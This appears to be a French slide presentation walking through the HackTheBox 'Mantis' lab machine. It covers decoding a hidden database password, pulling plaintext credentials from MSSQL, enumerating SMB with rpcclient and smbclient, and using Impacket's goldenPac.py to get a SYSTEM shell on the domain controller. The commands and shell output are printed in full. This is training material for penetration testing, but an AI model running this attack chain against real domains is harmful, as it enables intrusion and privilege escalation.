The screenshot shows the Orchard CMS dashboard in a web browser. The browser's address bar shows the URL `10.10.10.52:8080/admin` and indicates the connection is "Not secure". The dashboard has a dark sidebar on the left with the "Tossed Salad" logo and a menu. The main content area is titled "Welcome to Orchard" and includes a user status bar showing "User: admin | Change password | Logout". The dashboard is divided into six sections: "Get up and running", "Get more goodies", "Read the Docs", "Make friends", "Contribute back", and "Stay up to date".

Tossed Salad

Dashboard

New ▾

- Page
- Content
- Blog ▾
 - New Post
 - New Blog
- Comments
- Taxonomies
- Widgets
- Media ▾
 - Profiles
- Navigation
- Tags
- Modules
- Themes
- Workflows
- Users

Welcome to Orchard User: admin | Change password | Logout

Get up and running

Start by exploring the menu on the left and familiarize yourself with Orchard. As for the basics, we suggest changing the theme, adding some pages, setup up a blog, and configuring basic settings.

Get more goodies

Change the way your site works and looks with [themes](#) and [modules](#). There's plenty to choose from in the Orchard Gallery. We're always adding things, so be sure to check back often to see what's new.

Read the Docs

Are you ready to go deeper and become an Orchard expert? Take a look at the [Orchard Documentation](#) to learn about how everything connects together and what makes Orchard tick.

Make friends

Find friends that share your interest of Orchard. There are a couple ways that you can discuss and get connected to the project including mailing lists, forums and IRC.

Contribute back

Help grow Orchard. We encourage contributions of all sorts, including code submissions, documentation, translations, feature recommendations, and more. Here are some ways to [give back to the project](#).

Stay up to date

Advisory

The latest version of Orchard is [1.10.2](#).

The update process from Orchard 1.0-1.10 to 1.10.2 is described [here](#) and in the [release notes](#).

Tableau de bord du site web

Rien de trouvais sur OrchardCMS qui soit utile pour RCE ou LFI.

RCE : Remote code execution

LFI : Local file inclusion

A la recherché certains widgets / plugins / thèmes, rien.

Après un moment avec OrchardCMS, **Remarque de l'URL ...**

Découverte de mot de passe Base de donnée

9/13/2017 4:22 PM

912 [dev_notes_NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx.txt.txt](#)

```
echo -n NmQyNDI0NzE2YzVmNTM0MDVmNTA0MDczNzM1NzMwNzI2NDIx |base64 -d  
6d2424716c5f53405f504073735730726421
```

```
echo -n 6d2424716c5f53405f504073735730726421 | wc -c
```

-c : le nombre de caractère est 36, md5 le nombre est 32.

```
echo -n 6d2424716c5f53405f504073735730726421 | xxd -ps -r > sql.password  
xxd sql.password  
00000000: 6d24 2471 6c5f 5340 5f50 4073 7357 3072  m$$ql_S@_P@ssW0r  
00000010: 6421                                     d!
```

Analyse de vulnérabilités

```
1433/tcp open  ms-sql-s      Microsoft SQL Server 2014 12.00.2000.00; RTM
| ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: MANTIS
|   DNS_Domain_Name: htb.local
|   DNS_Computer_Name: mantis.htb.local
|   DNS_Tree_Name: htb.local
|   Product_Version: 6.1.7601
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2018-02-22T11:21:00
| Not valid after:  2048-02-22T11:21:00
|_ ssl-date: 2018-02-22T22:04:16+00:00; -1s from scanner time.
```

1. Download OrchardCMS
2. Download [SQL server 2014 Express](#), create user "admin", and create orcharddb database
3. Launch IIS and add new website and point to Orchard CMS folder location.
4. Launch browser and navigate to <http://localhost:8080>
5. Set admin password and configure sql server connection string.
6. Add blog pages with admin user.

Connection base de donnée



DBBeaver Community

Free Universal Database Tool

Universal Database Tool

Free multi-platform database tool for developers, SQL programmers, database administrators and analysts. Supports all popular databases: MySQL, PostgreSQL, MariaDB, SQLite, Oracle, DB2, SQL Server, Sybase, MS Access, Teradata, Firebird, Derby, etc.

Create new connection

SQL Server Connection Settings

MS SQL Server / Microsoft Driver connection settings

General Driver properties

Host: 10.10.10.52 Port: 1433

Database/Schema: orcharddb

Windows Authentication: ☐

User name: admin


Password: ●●●●●●●●●●●●●●●●

Settings

☐ Show All Schemas

Driver Name: MS SQL Server / Microsoft Driver Edit Driver Settings

? < Back Next > Cancel Test Connection ... Finish



Base de donnée

[illegible]

Table importante

DBeaver 4.2.4 - dbo

File Edit Navigate Search SQL Editor Database Window Help

Commit Rollback Auto MS SQL Server - orcharddb orcharddb 200 Quick Access

Database Navigator Projects

Type table/view name to filter

- Procedures
- Data Types
- dbo
 - Tables
 - Views
 - Indexes
 - Procedures
 - Data Types
- guest
- INFORMATION_SCHEMA

Project - General

| Name | DataSource |
|------------|------------|
| Bookmarks | |
| ER Diagram | |
| Scripts | |

Entity Diagram dbo

db_ddladmin dbo sys tempdb db_accessadmin guest Password

MS SQL Server - orcharddb orcharddb dbo

ER Diagram


blog_Orchard_Users_UserPartRecord

| Id |
|---------------------|
| UserName |
| Email |
| NormalizedUserName |
| Password |
| PasswordFormat |
| HashAlgorithm |
| PasswordSalt |
| RegistrationStatus |
| EmailStatus |
| EmailChallengeToken |
| CreatedUtc |
| LastLoginUtc |
| LastLogoutUtc |

Column Name

EST en_US

Table importante



db_securityadmin | dbo | blog_Orchard_Users_UserPartRecord

Properties | Data | ER Diagram

MS SQL Server - orcharddb | orcharddb | dbo | Tables | blog_Orchard_Users_UserPartRecord

blog_Orchard_Users_UserPartRecord | Enter a SQL expression to filter results (use Ctrl+F) |

| UserName | Email | NormalizedUserName | Password | PasswordSalt |
|----------|-----------------|--------------------|---------------------------------------|--------------|
| admin | | admin | AL1337E2D6YHm0ilysVzG8LA76OozgMSlyOJk | Hashe |
| James | james@htb.local | james | J@m3s_P@ssW0rd! | Plainte |
| | | | | |
| | | | | |
| | | | | |
| | | | | |

Analyse de vulnérabilités

L'énumération commence avec les autres services hébergés sur ce serveur.

Comme nous avons un nom d'utilisateur et un mot de passe. Un port 445 SMB TCP ouvert, Nous utilisons rpcclient pour ouvrir une session SMB authentifiée sur la machine cible.

```
root@kali:~# rpcclient -U james 10.10.10.52
Enter james's password:
rpcclient $> srvinfo
10.10.10.52 Wk Sv Sql PDC Tim NT
platform_id : 500
os version : 6.1
server type : 0x80102f
```

```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[james] rid:[0x44f]
```

une version 6.1 du système d'exploitation.

Il s'agit donc d'une station de travail Windows 7, Windows Server 2008 R2 ou Windows Home Server 2011.

Le programme rpcclient a été conçu à l'origine pour le dépannage et le débogage des configurations de démon Windows et Linux Samba,

Analyse de vulnérabilités

Nous pouvons nous connecter à smb et accéder aux fichiers ADMIN\$ & C\$.

```
root@kali:~# smbclient -L 10.10.10.52 -U james -p 445
WARNING: The "syslog" option is deprecated
Enter james's password:
Domain=[HTB] OS=[Windows Server 2008 R2 Standard 7601 Service Pack 1] Server=[Windows Server 2008 R2
Standard 6.1]
```

| Sharename | Type | Comment |
|-----------|------|--------------------|
| ----- | ---- | ----- |
| ADMIN\$ | Disk | Remote Admin |
| C\$ | Disk | Default share |
| IPC\$ | IPC | Remote IPC |
| NETLOGON | Disk | Logon server share |
| SYSVOL | Disk | Logon server share |

Exploitation

Qu'est-ce que Impacket?

Impacket est une collection de classes Python permettant de travailler avec les protocoles réseau. Les paquets peuvent être construits à partir de zéro, ainsi que analysés à partir de données brutes, et l'API orientée objet facilite le travail avec hiérarchies profondes des protocoles.

Quels protocoles sont en vedette?

- IP, TCP, UDP, ICMP, IGMP, ARP. (IPv4 et IPv6)
- NMB et SMB1 / 2/3, DCE / RPC versions 4 et 5, sur différents transports: UDP/TCP, SMB / TCP, SMB / NetBIOS et HTTP.
- Des parties des interfaces DCE / RPC suivantes: Conv, DCOM (WMI, OAUTH), EPM, SAMR, SCMR, PRP, SRVSC, LSAD, LSAT, WKST, NRPC.

SecureAuthCorp / [impacket](#)

[Code](#) [Issues 48](#) [Pull requests 11](#) [Projects 0](#) [Insights](#)

Tag: [impacket_0_9_13](#) [impacket](#) / [examples](#) / [psexec.py](#)

SecureAuthCorp / [impacket](#)

[Code](#) [Issues 48](#) [Pull requests 11](#) [Projects 0](#) [Insights](#)

Tag: [impacket_0_9_14](#) [impacket](#) / [examples](#) / [goldenPac.py](#)

Exploitation

Le module Golden PAC inclus dans Impacket facilite la post-exploitation en le réalisant automatiquement pour vous. Une fois qu'un TGT contenant un PAC forgé a été créé, il est utilisé pour créer une connexion SMB au contrôleur de domaine et la technique PsExec est utilisée pour obtenir l'exécution de la commande.

```
goldenPac.py htb.local/James@mantis
Impacket v0.9.16-dev - Copyright 2002-2018 Core Security Technologies
```

```
Password:
```

```
[*] User SID: S-1-5-21-4220043660-4019079961-2895681657-1103
[*] Forest SID: S-1-5-21-4220043660-4019079961-2895681657
[*] Attacking domain controller mantis.htb.local
[*] mantis.htb.local found vulnerable!
[*] Requesting shares on mantis.....
[*] Found writable share ADMIN$
[*] Uploading file ppXHMctu.exe
[*] Opening SVCManager on mantis.....
[*] Creating service QuRR on mantis.....
[*] Starting service QuRR.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

operable program or batch file.

C:\Users\Administrator>dir

Volume in drive C has no label.
Volume Serial Number is 1A7A-6541

Directory of C:\Users\Administrator

| | | | |
|------------|----------|-------|------------------------------------|
| 09/01/2017 | 12:39 AM | <DIR> | . |
| 09/01/2017 | 12:39 AM | <DIR> | .. |
| 08/31/2017 | 08:27 PM | <DIR> | Contacts |
| 09/01/2017 | 01:10 PM | <DIR> | Desktop |
| 09/01/2017 | 08:31 AM | <DIR> | Documents |
| 09/01/2017 | 08:12 AM | <DIR> | Downloads |
| 08/31/2017 | 08:27 PM | <DIR> | Favorites |
| 08/31/2017 | 08:27 PM | <DIR> | Links |
| 08/31/2017 | 08:27 PM | <DIR> | Music |
| 08/31/2017 | 08:27 PM | <DIR> | Pictures |
| 08/31/2017 | 08:27 PM | <DIR> | Saved Games |
| 08/31/2017 | 08:27 PM | <DIR> | Searches |
| 08/31/2017 | 08:27 PM | <DIR> | Videos |
| | | | 0 File(s) 0 bytes |
| | | | 13 Dir(s) 1,123,151,872 bytes free |


C:\Users\Administrator>cd Desktop

C:\Users\Administrator\Desktop>dir

Volume in drive C has no label.
Volume Serial Number is 1A7A-6541

Directory of C:\Users\Administrator\Desktop

| | | | |
|------------|----------|-------|-----------------------------------|
| 09/01/2017 | 01:10 PM | <DIR> | . |
| 09/01/2017 | 01:10 PM | <DIR> | .. |
| 09/01/2017 | 09:16 AM | | 32 root.txt |
| | | | 1 File(s) 32 bytes |
| | | | 2 Dir(s) 1,122,357,248 bytes free |



C:\Users\Administrator\Desktop>

Références

- <https://www.speedguide.net/>
- <https://www.stationx.net/nmap-cheat-sheet/>
- <https://highon.coffee/>
- www.ptes.org
- https://github.com/SecureAuthCorp/impacket/blob/impacket_0_9_13/examples
- <https://medium.com/secjuice/hackthebox-mantis-writeup-9c2b50c4b30b>





Merci!

Des questions?